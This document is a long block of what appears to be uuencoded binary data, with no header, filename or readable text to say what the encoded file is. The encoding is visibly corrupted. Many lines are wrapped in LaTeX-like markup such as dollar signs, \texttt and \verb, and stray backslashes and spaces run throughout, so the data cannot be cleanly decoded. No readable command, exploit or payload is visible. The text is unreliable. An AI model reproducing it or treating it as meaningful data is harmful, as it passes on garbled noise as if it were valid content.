$M7XA%19EVXZN+=9#?V\'-]Q;[([]/AIM?("Y!?M\&-W]8/([\?@-N_BGVXA-*])]$

M:>'F<TGYD-]-N/ER4F7D]R9P\YVD[LCO(VD??C;R^SJX^5W2/ND(]?#<D1X@ MOX?`\$6>4/T=^YV4->_!1R._UX.9;R&WESNC?&88=^\$G([\O@YC?*6Y'?3\+-M7Y*O([^_D9,HH4H:Y/<"U+UC(+]7A9O_1FF,_-X3;GZ(,@+Y?2[<_"IE+?+[M`;CYT\HYY/='</,)U61J*C4[W'PAE4-^+PTW7T.MB_S>'FZ^CSH`^7T*W/Q/ MZE+D]^UP\T?4\$\CO-^'FGZ%K)Y&6#FX^MY8?^=V"FR^O54%^;PHWWUGKH?5E M.G9^A90?K>U'?C\/-W]7>XC\GAQN/I.>#?E=@)LOII="?O*;KZEW@[Y?1#< M #A],O+[<KCY3?HVY/< X.80ZS>0W 3DQJIC+3([0%P\V70G]/>&&K,P]4= MC9Q^'5?U*R,=UN](U.*JH0;7P1R`.OMUK,P)X,0=9.WVJ*%/LY:@GK815^1! MK+]9[?Q8<56[-*IGM>U6=GM<<PO@J#>A/GX,U;++V/U.@#U0&7M@I9SQ6\$%W M4!WL`8Z638LK2\$#MJQHZ6SK1&CD7U>T=N%8N>M?(*A_.N/9JVOB?;3'LXW`K MEI`X/=9)7X.\$OC#P48'#BE-#]/D2T6/1J)?Y<B6BQ\[;RYPVKO?<F,>BN&>< M[V@BGP6N88PQ#AHA9A1Z!Z*1."3,/<N0'\+M!O9TU/;3(^./@+=/[!;#*K[> M?>1]G_.)L%SCVZ'"M@A>.Q?6V"FXLL*PFST456V?:&'%6X/W>:340IJ/':5L $MJ"Q-0*(,5<K".VY37BD:ZKJKD.\BX.MF8S[/C^Z*,=A)"3&BX+*B,;M*>/67$ MX;4/1SUS.JH8Z>VJR"M[[<1.,>PEK\$=-@4.66`0/X;L7_ODXNIS4[![%X:J M_5!<ZS[!PG6\!GOGD:BAST?E+)M4!U?542E4+H0]JVVH8VG(KZO@6R/4)NIL $M[!EGQD[1&*PP(7H45H]H]&M(V+=9AO=&N-D`<_DI,[U5%;NF>U$]+8::R7ID$ M)<YIXRQ"GT(N[\$].@:0!7XQ^GS"N(AS++APO;F&O<`WV""*%%O`/YX5LF"<F MB?%4&3X05C-7TF:W$5>)=^6([^G/AM..C.NJ#'PQ2%:%':HH[$O)>D=X%FO$ MZ^%8G:8;IXSTJ!N-@(-,C)6CM[7>>F1QZ,-8A/=;+LSC4Y#%PMR*[E#LDWB- $M4!-\^$*]I`=RTCTN$HYH/G^>SX9:Y02DEE"\=P:)VS`K:>@A7(6*002\PVS,$ M&)G1U3<&>W,A:A1\>S2N7PDN?!FZY\)1(9^.I)P>#GD\$5L;\$Z\$7I;:Y'E8J# M7UV\$=2H7^L:F8\$<X#)7AH:@'^9`#>[AKW'O>>RA7S&L4B7V9^:C/9\$,NFP` M%BJ4%08)VU`;U9"25L\$=16!.G(T^A,S8CQB#*F2(\$H49*EIYIDC8"UR&FF`X $M:@'3D0'2ZU7U$=A_3VP40S)?#T?.825>A-Z77-@#FX+:=YA=$>OB+ASK;F$'$ $M>@TJT9\&H/U'[O1Q,;]/-JX.-P$]'Z%\\ \ 652\#MB$*:D(7^+W;0@3V76=COR6S)$ $\texttt{M5`->["!FX"AT/41C]T-"S7,9:AWA:@-U.OJ,TJ._8`1226+,3KV1,1[I'';[]]}$ MK(B#D&M?<1HZ3%9A7SE":(+,>4;(C*M]C'A0#)&BL+L3C35!0O?F,LSPX4H# M93JJ+^GAPT9@]DVL%4-7TWIT,W#(0(LP%^9"HIEBG##"L-LP%%4''])&#VL-M?\$6DW0+[>^?M;/#^\$[#FA[IEW4'877_E_<VJQKQ&&I+W*JS`\$<C1L_DS?&;L M<8U!K2L\$&;>?&`TW*TD=I&6H,X<C<4Z'TTRO5,6*LA=]6\50[5D/W\=AME^D M7=9R85]U"NJK849%S,2[D*`LLX>Y!KL;D:ARS\$>ZR6;7@8\YBJ["LJ@P;D/6 MT. `Q5KFW75^#F-\G`GOYLU'3SXQ:WAAD^!`A"OUTT=A1DU!96X9\$'0XG/1T] ML.GEJJAJ[T6^+09?NQZK&8<.DD782<J%^O\$4U(W"T/TY%#U;/O1J]\$#"NV=\$ M(KW-1Y=E-G1.3,!^::A=%EEJ&SR4AJZE5=B]C,"NQ6S4*GT=8GZ?S.@O',,= MY\$+X*.P@1*-R*`D=4".X+H2C6V<Z]NC3P]N/0&==8CCUWO)Z[)ASV"E;A/4U MEUI?G8+5,@P]:4-1R?+!T_; `2G9/CT2'V'QTAF1#GIQ@'D56+&L-LK:A3T/# M[NPJN+H(IXDS&QXMLUL#>Z4'44.)>0^%<%&HC\$9CUI?X#OPR=".%HX8Q'5XF $\verb|M/2H2(\2]Z\TJAHZ\] 4@2G-Q&7H1<D\O=>\$-0L0]\#=A*S^[\#2MU\#6X,.N\$C4]$ MS>;#06=#%6R"<=0(-<NB#V4;UDC-ZF*M0A:-L)O8L['R94:]:`QR8@C\83]T M9#WSWD-C8EXC"=7:9<AMX7!KT E3?'JA*KJ?]J)F4@S>:3TJ()S41EJ\$W<E< MJ%).074B#*ED*/H`?>@'Z*&N0:T@\$AEA/IQ!-G3C3,"N7*A1%HY]&]9PS>QB MKL*.>`0JX[-1\$<MLUT#V/6B'.%'8EXI&?4I"+ET&/^J;'?/[A*,#;#IV@M/S $M59$2]\(; A-Z"^O1A<A-V81JK"YI/JHMYR0PM#Y-!3]#C[DI![*&F2@2'0=]$ MSD?W03;L.DZ\SPG5R*';\$/OCX8]P%6H_\$>835#C.V-F1K?=&+B&\$#L*];=H $MY&[)Z>`LO\]+.':ZI\,A^U8E]E6EM;TJO.]>])L5P[[S>NPV<4(;.-'+OBZO)]$ MOC@%G5UAJ`<-A2_TH;K30UZ#/JM(=%?,1RK+IM91)R!CA6(MB^\KC^\KC^\K MC^\KC^\KC^\KC^\K_[^@KSS^Z_^SKP2X^7P%PY072N(+`37![6B:8FT2,%P! M_V^]'5\/MWYO>1##,QD^Q'"2!\$\$NP?!XAB\SG#IAD!V&6S`\EN&E#/_&\#6& $M\5WB-L3WB\color=L3W$ M/R4>10R,>"'#6XB?Q_R]&'Y)_((X55*/7\:\Y@Q;#%<#>Z]AV@2<KRUQS-</ M#"]@^.9;#DOA\^5-YGV?DZ2KQ*42!-['<W'[WW)%>FZEF/<`<67BCL158MX/ $MQ\%6))S'\setminus, _&7Q+L9OD!<C?@)P^E\#/*Y.', %P*>(:,7\+XEK$71@>1ER?>`YQ$ $\texttt{M*8*} < \texttt{G[@M} < \texttt{7F\&_0QW)} > \texttt{X1} \\ \texttt{X@[ADSSQ\#W)E[-}! & & \texttt{KQ\#W(7[!<.J40<['L,IP])} \\ \texttt{X} = \texttt{X} \\ \texttt{X}$ $\label{eq:model} \texttt{MQ(N(FQ,O(QY*O)QX"?\&*F)}_+\\ \text{GBE<3WB$$\#$<0)$TT5Y!S$FX@$XFCBLL2;B>N$$\#$}$

 $M!WC0:ZS-/4D72!_)$ \%QB*>9]R/\^8H7X',./B57B%)\%.3>Q1BPS7)&X(7\$C $MAGL2-R(P_!BXL; VQ@^3=R^{[\#*5-[W)0X+\,V<3/B&@QW(6X>\SJ^)]?.$ $M/(9W\$+>.^;D,/P?'OO_\#@AP)\#KS/BS/L)VY'W)GA'XC;\$\\]B>`MQ!^(3#-\F$ M[DB<(`UQG#DP,^D;DM+[@>'*Q+Z8]S/Q;Z0_83A#VB`7`@?&KRO^3/IAAI\P $M8\JF_@XZ8T9'@H.C+E"?(KTY.F\#K()C_0/Q6=+7,7R)&>-D\/@BZ0V(+Q&/$ $M^, 2!.+K, 3K8Y!E<&\#,=>)[I*?+%.2RX,"8%\3/2`_/'.0ZX,"8Y%F(D]%K$ MSG!3<&!,QJP>AY#N,MP)'!ASE3@UZ2\9SOIY<\$P=XK2D#V#T.\292\$^7+:@7 MR.XQ1WH%<\$!OD-/C"J3W)"Z<W./I#/*#HQ?F,MCF?1]#-]F."QW<'PK8IWT $M40Q',WR1&3\TC\>EH>-G,7P4'!C3/:_'U4F?S/!V<&\#,*^+:I*<-\#[(`#HSI)]$ M2UR?]'D,_T[\3<QS\WGL)RX##CQW"7&3F->!X0?,F*;Y/6Y)^C"&-S!\'AP8 MWZ0`7?NDCV-X/W\$'XN<,"Q'!YQX@[D;Z,X:+%O2X.W&E@LQXXCZD/V0XWQ?! M,9V(^\6\'Q@^RO`KXO[\$:0H%GSN/>`CIZQD^Q8S)'>GQ<-)+,=R9>`3Q+\0C MB:^"`\^M6-CCL:2W8G@<.#`F2Q&/)Y.N,=P0'!@SC7@JZ5L9OL.,D8IZ/)/T M:@SW8G@J.#!^#_\$<TB\SG)(+CBE#/)_T-@Q/8\;<)5X4<TWQ0;88;@".S6C\$ MRTC?R/!Y9DP&T>/UI*L,-P8'QHPBWD3Z\$H:/\$D<3/V(XJT0>@[@TPYW!@>^9 M7:8UA?02#'=D>`HX=KY5/#Y->EXUJ)\EODSZ2X;S:L\$QCXAOQUR_>I`-G7EO M&)2G2%<8_AH<&/.,^`7IN<T@US"9=8KX#>DK&3[)C`FW/4Z9@GP@PX/`@3%? $\texttt{M.!ZG); TFP}/^@3\$)78\\ \texttt{SDYZ}/X6K@P)@IQ-E(7\\?P.6;,=\\4\\SDOZ\$H;_*<;\\$ MO8I[G)_TL@SW*1X<\X`XDO0,)8)<`AP8,Y68)SV:X>O,F!(E/59(;\GPU)+, $M7!KEL4OZ:(9W1@7'B*4\CB+]*X9'E@J.>4A<CO3/2P>Y$C@P9AUQ)=+/,OQ9$ MF>"8VL1?DMZ9X3',F`/\$-4B_RW#:LH\$Q&\$_<B/05#/_!C+E7SN.VI&<K'^1J $MX,"8\$!4\[DHZQW!M<\&!,LDH>\#R\&]`,-?@@-C(BM[/)KTB@QW8W@*.#"^2Q6/$ $\texttt{M)Y,^@>\$M\#) \setminus '! \setminus ;+7])<\$_.[,3R0X87@V'6 \setminus \texttt{FL}<_DYZC>I\#+,]RN>G\# \setminus [\#H>]$ $M7R-]!\-WP8$QI^M2O87T5PP7K,=X\#.(GI,]@^!`$9M$W'F=*Z?$QAA/[@V/6]$ M-_)8)?T"P^D;>VP1F\0V<6-P[#S6A-Y[I.=L&N0:38-CBC3WN`GI51GNW3PX MIEXKCP?%Z`PO(GZ;%UI[/)QTB^%6K8-CSA"/(=W7)LA%B"?&_`[\$DX@[MPD^ $M]R#Q--+_93A;6\9;MO-X">F'&'[=+C`&XSO0>D2ZP7"C#L$QT9T\/D/Z.893$ M=`Z.\$;I0[8[TKQD>UR4X)F]7JN.17HKACEV9M9[X\$>EW&<[9+3AF+O%KTG<Q M?(\9<[.[QR%4,L_4(\B5>P3'_-C3XPRD;V?X(3@P1N_E<1;2_0R/!@?&Y/S6 MX]RDEV2X(SBVKMO;XX*D%V2X-G\$1XI[\$18FG@P//;=/'8X/TB0SO!0?&U.CK $ML4OZ0(:CP8$Q_'<>1Y*>G^&QQ*6(]WS'7/L^7",Q.L//P($Q?_;WN";I;Q@N$ M.L#C>L0UB+\B[@4./+?20+J^2._.\%)P8,R6033WDGZ7X8CO@V,F\$/<D?3?# $MOL'!,;6(^{2}/@QO9,8HOSP>2'I\#AB>!^V-Z_>\#Q>-(7,GR.>"&Q,B+([4<P]))$ $M[Y.15(,BO1+\#WX,\#8_*,\G@MZ=49'@4.C.D_VN.MI"]B^#0X,&;?&(\D'Z)$ MX61C&7]+_#OIVQB^S8SQC_/XSYC?D^&UX-A]@?\$>_T/Z8(;7@P-CN(ETO9/^ M-<,3P(\$Q!2=179WTBN"`OHSX#>E'&#URLL>)4]\$"0[HG:9X'\$;Z,(;G@6.]MS)C>LSSN1OIL<\$#_9[;'_4C/-"?(=><PU^E<6E](/\YPV+S@F`W\$8TB_R7"^ M^<SK1CP^YK5B^!PS9LX"CZ>2_B?#F7X*CFE)/"/FOX7A"\R8<@LIQY'>E^'- $\verb|M"YGWPR*/\$Y\#>@N&?\$S&Y>\#'5>TD_S7"6)<\$Q7Q&O(OT'AK<S8]X0;R$]V](@$ M1RUE,LXRC_>1;C/<>AGSGEQ.>RZDEV>X\$_';KQ4>GR,]G.%JQ)>(ES)\#AQX $\label{eq:mass} $$ M&$ZXGOD[;0"X\#NGM&9X\$\#HP)B?:X$^D\.*!O(^Y\#^DV&<VQFW@-;/-Y\#>BV& $$ $$ $$ $$ $$ $$ $$$ M1X(#8ZIM]?@(Z;T87K:5R6C;:.XB?2G#%X@O\$?NV![D@P^6)+Q.W9G@2PVRM $\texttt{M>`/I_Q$?(?8EH\#HM<0+B5\2)B-/N\#@9<7[BY,0V<0KBZL0IB=L3AQ(/(TY%)) }$ M/`<<^._=2?P9Z1<8/?%.CU.3GA<<T\$L1AY'>F-&'\$:<A?3FC'R1.2_HU1@_9 MY7\$ZTO.!`WIIXOOQWY_1AQ-G('TEHQ\ESDCZ'4;_;+?'F4@O!`[H%8@SD]Z< MT8<3?T[Z4D8_2IR=]/N,GO4WCW.0[A+G(JX/#HSI0YR;]*F,OI4X#^GG&3W) M'H_SQOQ]B<.)'7!@3&/B?*0/902%Q/E)_XW1KQ\$7(#WIWJ`>01Q!>EE&;TE< M,1]S+1`+Q!GW>RP21^YGUE!BG?09#&]F^"2Q0>P[\$'QN?>)BI'=F>`+#RXF+ M\$Y]FGIOBH,\7V#?/S;#.<#V&.S,\@N&?P('O>8JX'.EW&4YR*,CY&+89KLEP MNT.,!R"N1/IZAO]BF)VC'D\$/]Q6E?I5\$A_%\7R'J9PDCCJ1>HQS\$17QA;Y\3 $MA?\&^6.9\B6*9QW/?UN9P"WW+37`[@^\?\I;/@XL<?LOQ?3*Q+.,U&1#X/@Q_$ MQ7!WAJ/?<CNL_(_!N!Y)3WO\$XU;_Z[X.KS]GQ]O^G&I)P;%])N!`GPG#"QB^ $\texttt{M^9;19X)} \] < /\#;?? ` "1V) ^M] 9) \\ \texttt{SOI*@@/_C:N)} \\ \texttt{HV+6} \\ \texttt{H};O,F,J' "6/0=R4X:'@ \\ \texttt{R4X:'} \\ \texttt{M} \\$ MP)ACX\$#_R1.&\QUCLC`XT\$_2FN\$1S)@_P(&^D><,Y_\]..8D\=?\$"8X'627^ MAKCE<>;GGO#Y`GOOW<`!/>E)C[L2?P\$.Z,V(N\6\]QA]'W%WXML,9_DC.*8* $M.-\#OT9G1B_{)}?OM._3/,_MV'0/?4E8M3^>:\#8_='B*V$]\#N?"G(!AHN?8O86)$ M3WM<EO1?&+X*#HRI?L;C9J2W8'@H.#"FS5F/.\3H#*\\$!\:L^<?C0:0?9OCA $M/SK=IZR\#^G7\&^Z[$!QSE7@RZ?\QG/>BQU.(O[K(^)]+5$<E?2W\#MRXQ:_=E$

MCQ>3/I+A'9>9['^%L@GII1CN!@Z,^9EX%>FG&0Z]RO0#\$*\F02/#"Y@Q#:]1 $M'8_{TP0RO}^{1}(3W+)2!7N,[,>0[2;_'<+X;P3&-B/>0WIOA.<R8ES?)$ $M;Y.>^5:0B]UB?A;Q.=(O,AQR.\CYP;&Y^`[5F4E_S7#^N\R8?SU.FHC&,)S_$ M'I-QB\$-)W\/P\$X:SWV?JI0\\SD!Z%,/=P(\$QA1YZG)WT2@QW8'@B.#"^[B./ M"Y#>G>\$YX,"8+H\]+AJC,_S78^;:?^IQ<=*;,CR!X8U/F7KL<X^KDUZ&X6X, $M3P < QMLO / Y' > @.&1X, #8 / X1?T-ZXI = , C8ZX" > D; & #WE * X]; D"Z!8^N*Q&U)$ M?\EPH=?,6D#<B?3'#.=[P]3KB+N1/I_1&_D2@(>2WI_A9>#8>2F!QV-('_P $M;^{1.8SY_0XQ})0\YPD3!,<D3>SR/]((,UP3']@XE\7@OZ?\Q7"!ID$N#8Z^7$ $\texttt{M9}! [_3?IMAG.\$!,=L)KY\$^FF\&\$R0/,,:\#8VL[Q\#=(W\7P0^+\B6G]0AS\$^Y.X]$ M*7\$\$\53B@L1'B(L2)T[I,4>L\$RO\$[8A5XGG\$-O%U8H<X(M1CE[@.<3'BP<3% MB:.)5X?0M<!PXE0>KR\$NP'!-AGL1KR6>P3"[5AZ\$[JV5WS<LZ+ONC7FK%_Z,</pre> $M_AN3T\#S\&\\-?@V+HEL43Z+H:O,F,FIZ;_=M)7,'R$X1O@P/AN81Y'D3Z%X=T,$ M;:;WN"GI,QD^P/!=<*R/RN!Q:]+;,CP6'+OO3-R>]-09@ZPP7)VX`W\$[AD<0 M=R3^B>&=X-AY/I/'W4B7&*X-CJU?\$7]+^CF&DV7V>"QQ9-8@UV:X!_\$2XD39 $M@UR$X2K9F?<)\4K2US^{GG@-L9TCR$US,'-43H}WQ(QG.#17<$S^{(?D]Z,}$ MX>\$,_P2.K7NCQ(!K/RG-00QG+1AD&1R[KT=<E/0KC-[^"X\5Z/A9#*\&QZX[MA3RV2:_+<']P;'V;N#CI1QE^P(P9&.EQ6=+G,GP0'!AC%O:X,NDU&>[%\"2& $\texttt{M5S-A.';\#"<M$N3<X$CO05R+]$T,_\\/P"V9\\7<[CYJ1W8W@F.\##F*7$;TM/Q] }$ $\label{local_moss_self_moss_ro} $$ M0388KD/<EK@SPS\RO`X<NP\B>-R)].(,=R/N3\#R&N`OQ"N*W&5/TN!_I]QG. $$$ M*07'%),]'D%Z(X;'@`-C_B4>2WI&)<AEP;\$U?.*II\$>J06X*#HQ)I]'Z2[K. $M<"N-^9V)%_{_?}-T'W,WU_{_Q}<_Z[+*",C(BLDHY`0V7MO1=E[;[)#1D+V2DA6]$ M"AG)"MD[FXPRBDJ4D56H_-_OQ^7]>3]OO__]SO?6[?;_?;\/E^7<UW.^<RW MZY#?\$*<OXEV\B.]OQ,O)SXACBWIG%9<MZF<_QE^1;Q/?E\$ZM8M;KR3N(QXN7 M&`?KFHI;?T.>55RCN.],QMO(5XK/B.^+TY7PL^/Q'O+/Q0>ED[ZD];?D9<0] MQ3/%.TKZV76EK\$^1'RWE[IEK"^3=Q5/\$W]E'%R?*6?]%WEQ<2OQ4./@^E)Y $\label{eq:mz} $$MZ]B$O'_$SU3P+FP<')-7M$Y&/D7\C?B\<7`-O))U*O)>XJ7&KM.[LG5&\LGB]$ $M\#>(SE66;5L4Z. DB\setminus 0GCX!Y-5>O< Y)W\%,XU=)WDUZ SDA<4=C%TGMKIU4?),$ $MXO+\&P=HJ7)8\\90WO4N(6XA\$UY.>/*Y+_(7ZFIG=)<30Q*/$2'/<H6,NZ!GE=$ $\texttt{M} \ \ \, \texttt{4!CU[F"7R=/4-OG2W`C\backslash GWBV]*I6L>Z.7DG\ \ \, 8?\&P3V+NM9MR?.*\&XC[B6<8]} \\$ M!]>*<4?RN^*,KWL7%S?&<8\>]:R'DT\0KS<.UB76MQY%7ED\V#A8=X?'DM\0 M9WK3=W(U8%M*7E'<M8&<!S6T7D*>4US7.-C.XR_)DS?R+FX<'%?C=>3?BN^* MGVGL_9JXOKBW>(9XD_B<^%%C^=DV8;M*/EF\6?R3.'Y3[Q?\$%<6=Q)/\$J\6G $MHGP#:>M]OWRNN(1XJ7BXVWEW*&=]6WR4N(NXHGBU<;!M3+\%_ES[;UK&KO.$ M)_@A^2[Q/>F4[F#]B+R%>)QXI?A\$!SFW[6@=^P3O%_\$8X^#^8"?K5.1/=_:N M:!RLQ<5IR=>(?Y%.@2[6&<C?%(\T=IUGNEH_3UY2W,,XN)^+<Y+?%*?OYCN= $\texttt{M} < \& [RR > * = XBOB9 - W]; \#. < CWRD > + WXG \#BVAW < . < 74 <] YB \% "Y + O \$ - ^3SO1 > UI7)$ $MUXDO]9+CP][6#<E[B><;!\TN`GY#7&Z/MY*Q8W$_<4SQ!O$Y\2/Q%G[>I<5]$ $MMQ*/$"\2[Q#_)$[0SSMW/SD>PRW(/Q+O$U\1)^KO_9*XAKB7>*9XO?B4^)X $\label{eq:mypfo:n)nx@GBE<;!6JR!UIW()XJ_%I\Q#M9.#[)^CWR?^)YQ<+]IL/48\A'B$ $\label{eq:m9} $$M9>*\#QJZ?;8CU!/(*XI[\&P?I,/)G\backslash G/B)=V6;/\SZ<_(RXD[BL<:NOWR$]6;R$ M@^*_Q&G?_V9>!?Y1LF3C;3>1_ZBN+:XRTC9/KS//HO\`_\$Z8]?Y=)3U3^2[$\label{eq:mq'} $$MQ'\:N\ZXT=:_D2\3GS$.]DUCK/\AKR=^USBXIA'GN']$$) WFA$$\#ZP3D-<4]_Q`$$ $MCDLG6.<D[RZ>)]XW0:[]3K&N2KY'_+<X\U3?'X1KD<\7'Y=.FVG6;Y$/$R\1$ $M[S,.UNE-Y[U`WD\5[QENIS7?&0]B+RG>)'XJ+'KOS+3>CAY'?$@8]>YAD>1$ $M)Y_E75+<"H_&`W'<XY^/K1>29YKC74W<S3A8@SJ7US-YNGG>E<2=YLE[#>\@$ MORAYH?G6>\@;&KO\%#Y\$?EN<;H'W:PMD&X*/D^\5WY%.NX76I\G?%W^U4(X] $M/K4^3$] $Y2/-'8=;(LXIB-O)RXAW&P!@/_1KY;?$TZ#3ZSOD;>3[S`.+@NA&^1]$ $M9_G < N[9QL + X(WR/_5'Q(.GT76_] + /EM\0'Q[L5Q3_<(Z32+V3> + /Q$> -@_4/B)) | (Z32+V3> + /Q$> -@_4/B) | (Z32+V3> + /Q$>$ $MRZPSDG<6SQ!O-';[5Y9;/T]>1_R.>`[.A]?AN$?)%=:OD3<2#Q?/7R'7E%9:$ MER#/(7Y3/-@XN!>/RY!?%3_SI7<18]?_\$U<A3[7*NZRXG7%P/_TKZSIQ'7%W $M\3\.MZ!W\W<\#V<;;5U?=P`OXG'X[?P"MP`'\s-<72-=2.<'S?&K7$3/`TW$ $MQ;MQ,WP/%TMBG62M=7&<0UP3E\\^=Q!/$7^"2>+_XMOCI=?S,<1YQ77$W7`F/$ M\$Z\5G\25\5UQYO7\'>\$*XM[BV;@J7B^^(/X75\.900:NAJOCSN(9XHVX!CZ/ $M:^0_Q3DW6-?"5<1]<&T\\0[Q+K/<$KYA\F'T]WDD=2;#1=![O%W+CT;@>'H.'$ $MXO_P, CP6G\7C<.)-UN-Q<3P!=\$3\3P\"7^\')^-'>`K.^XWU5-P(3\/OX.EX)$ $\label{eq:marker} $$M\&?X0G\4S<.+-UA_A/'@FKH5GX>YX-IZ$/\;;C(/[@W@.>>P6GV?\#GY"7D[PC])$$ $MGDL^0?)3^{RZ^+D6WVG&UY''EZ^7CK1;=;+R3.+JQH':_:V6VB'R3^S\#BX$ MSK_#>C_Y]^)X.WWG=7R(O)=XCG2NX6/D27=YOV;L.N_AD^2?BT]*YZ7=UM^3

 $MUQ*_:QP\GSU^W]I/O-@XN*Z[U_H*^0OBNL:N<Q??(D^US[N4L>MLQ_?)+TI>$ M8S_7&<@[BB<;NTZF;ZT3L&TL)>XD'F\<K-,^8)V4O*2XBW@*3H,+'O1NA3/C MF\$/>><2UQ#UP%OR9<;`V[+!U'O(OQ-^+_\4%\:PCWON,@_..H];%R<>(UQ@' M^^MCUN7)ZXG[B2<:!]?SCUM7(\\M?MTX6%N.:Y-O%?\BG1LGK!N3)_G.^U7Q MZ\:NW^2D=7OR\>(%XFW&P3'P*>L^Y&E.>Y<5MS1V_8_.6(\@7R^^)([]WO=3 M_F`]E;R`N#F>AF<8!S^3LVQGR/>*[^)%.,\YWS^,5Y!?\$Z<Y;[T25S\OVZ(+ MUNO)LXE?% ?%F !QO`T7^=%Z.WY3W\$<\3;Q6?\$K\%XY[S/Z)[1CY>O&/^%N< $MZB+WXW\#^2]Y-Q4/Q)?S)S][?BJ_CN$?-7SB>)^]A[/)4OUK?),]O[/(9^"[Y)]$ MU° :15/]LO4#\B[BF<;!M<W?K&,2LUT2]S<.UL-<L7Z2/(^X@7&P7@NG(\$]P $MU;N0<; \#-Q.G(4_[N70R[G8*U;O(7Q/6-@WNI-ZQ+D)<6]S!VG9=O6E<BKRGN$ M;^PZA?^TKDU>7SS4V'4>W;)N2O[<;>]JQL&Q_1WKSN17Q*GO^LZ;N#MY;_\$G $MTOD)OTW^2/*^]ZP'D, \ 4[Q-?P^;!6D?K=\E'B=?])=\ 7'D&>X6_O"L:NLPU_$ M0'Y.G/"^=TYQ!7\$K'/?X%T\E3_?`NZRXA;'K[\0SR*^(TSWTG0MX`7GL/]X% $MC(-M*5Y.GN%?[^K&P;I?O(8\^7_>1<0-C(-K4'@#^6EQS"/OYXU=?R_>3GY-$ MG#\$2\$[B\L>O_@O>3QT:]<XNKXV]Q&^/@YX:/D/\B3A'C7=`XN):.OR-?)[XD M3A#K^^OP>?)3XIAXWMF,7?\DODQ^3YPEOG<Y8]<?C7\G_UQ\7#J+\$UC?(]\C MOBE.GM#WC^%'Y+?\$&9_P+F7L^BMQ?,YQ#HG_\$J=YTO?7X*3D)\3_2>?+1-;/ $MD! \4W \5I < , [\$0 = * = 99R + . + ZXI [\&[O^\&9R + + XX6U + OBL; !]N\$IZP + DP \5?]$ MB`\8NWZ*9-:%R?.+FQJ[SG%<@OR6.&-RWUEA[,XQCXH?26=R"NOZY*O%%XV# $M03P<7Q.G3>U=%(_`#<4C\7MXH?@0'HFOB=,^8_T^+BQNB4?A8>+E>#0^*HZD$ ML1Z#, XNKB; O@ $\#_!X\4:<$, @ $4_3W'\M-9/XUQBO8; OP.3<math>\#$; +=.; *OW'7/29AYC $M\!X*^_{J_{\circ}}^0_OQ^?PM_@V/H\3/6M]$ \$!?#AW!7?!@OP\$?P:7P4ITAG?0Q7 $MQ<?Q>_@$WHJ_P_?P29P[O?417`.?QMWP&3P9?X_7XA_P:7P6/\3G<.8,;&]Q$ M!7P!M\,_XC'X)[S>.#A.P^8@D3>GSTN*(YF\F^%_Z?<5SY3.&\]9QX^Q[B:> $M9AS < D \setminus ULG92 \setminus BBL > L, SF* = AGRV >) > QZWR5U3H + ^5 ' Q \setminus 7Z?* \setminus = 7; R < > + U$ $MQJ[3(9MU70+WQ%\\8!^=N+U@7(N\setminus GHLWX`UX(SZ)-^';^!N<,KOU9IP';\'Z$ $M^{J}JF^{VN}OW - T^{O} - 9@[K5EC[\7+&]6<6C(UD-0[6N^+%^.E<WD6,@_57]$ M+UI_A5\4US9VG1_Q!ASSDO?+QL%Z;[P-7Q*GR.T[B_!>O%O\IW1&YN\$]&-<7 $M'S4.SM_SM[$A<3MLJ?A8_B^^]_I=/[9=Z;>(9X]\OR7LC'>Q"W$$\P\#JZS$ MO6+]"QXO7H]_Q=?P99PUO_5ON`&^@B?BJW@7_AT_P'&/L06L;^%5XDNX=)1] MJ#A[0>LRN+*X-RZ+IXHWXW+XDOCI5ZW+XU?%^CIL:?)A]FNT-N]?.OG)IQH' $MZ]P*6;^{\&},XM+&P?'4;@D/B\#^T_%L85QZ+V0K7\#<<A5/7ZD=&'_-5]XS;HN$ M+B?N9!S<FRYBW01_);YD'*SW+FK='!<J*L<AN!5^3_('N#W.7,R[3C'?V8V[MX#_\$&80[SCS<\$Q\6/U%"7ANX+]X@OBV=Y*6LA^'"X@ZEY#U8VGH<7B:^8.S7 $\label{eq:maum} $$ M\&UM/QH/\$:XQ=)V=9ZP_Q&^(/\R\\&W^$H^7\;$/\,7Y7_*5T$16WGH?SB5L8$ $M!_{N^7R}^{"_1}_{B^7}^{1_8}^$ MULCT\5<X4R7YWO\$ZW%L\2SH5*K,?P=W\$"RM+IXKUKKB.>"%^)NYX27P?I\'9 MJUJGQ?7PLWB@>!E.A\^(4U2S3H\+BSO@#'@*SHB_QIGP3_@YG+BZ=>;0=J:P MR8?9[>AVLY^B\RSY.IP1OU##.BO>CW/@RC6M\^)=N&!H&]*Z5MS7;[(J)C+\$ $MV/T^{^{\circ}}) > ?DO^{+} . + :VS[/B*;B$Y"WQ5/P>GH:7X.GXB/13U+&>B5\4US`.$ MUE?@!?C9NMZEC8-K`J];K\'GQ3%O^,X(O!\$OEKQ*/>L=N)UX@G%P3E??[V</ MB?^J+\<);_I]Z`7Q\$V_Y3HT&UG_@CN))#>3[Q;=PNH;>91M*!_\3UVF\$0W_7 M94T^S&Z?TIKUX<;!L25>\$^KO>=S?_7U,Y\$=C]]DEM_\$#G+"Q]4/\@G%P32/. $M4:YIB(^(_Y1^AR;6"<A'B;\4'S,.MO]-K9.1+Q6?$-\U\#OZNF_GW_J?B(\U\$ $\verb|M9WUS_QX\setminus(X[7PG>JXVSDG<13Q6ND_R_.29ZAI7<%<5MCUU^%<Y,?%-\2)VOE |$ $\texttt{M^XUP/O(^XEGB]=+_M+5U,?(]XMOB-&U\backslash/T\%;ZXKD.<50B/OA2G@%KHQ_Q;5Q}$ MO';>N<75<1W<5CQ&O`C7Q7O\$M\3ZNDW=/NYU6[A=^D@!8W..'\NY!AZ#V^`/ M\'@\%G^&Q^\$MQL&]V@[L6\GC=?1^05S*V/5;X`7D0R6_C3\G3]G)NYBXL7%P M#QTO)X_7V?ME<5V\`@_!*_\$"_"4^@\$?AJSCND:0+^V7RW,8NKXU7D_>4_\$.\ MAGP#7HO/XW4XMJOU>IP%?XVKXKA'YFYL5\F+B%\7=[5VVZ[N7,<@;RX>)?[< MV/7?Z<'U!_*9XNWBB\:N/Z<GUQ#(-XHOBJ.]?/\;?(7\>W'T;>_,QL&:`7R3 M_)3X7W'ZWK(]Q'?(1XF_%!^3_IP^.)[U)O'/XGA]K:.XL'&P=@['DO>7_&,< $MCWR;Y)=Q?/*D_7Q>$"<@;X03XB'X";P(/XD/X43X+YP8/]/?.@DNBY/B/O@I$ M/!4GPRMQ<GS`.+AG,<\Z/?D9<;R!WMF-7?_I=ZRSDQ<0-Q6_^XZ\=P99YR%_ M25Q/W, <X6 $\#LWV+H@>19Q-7%G\3@<]Q@VQ+H4^<?BK\4GC8,UA.]:5R!O;^SR$ 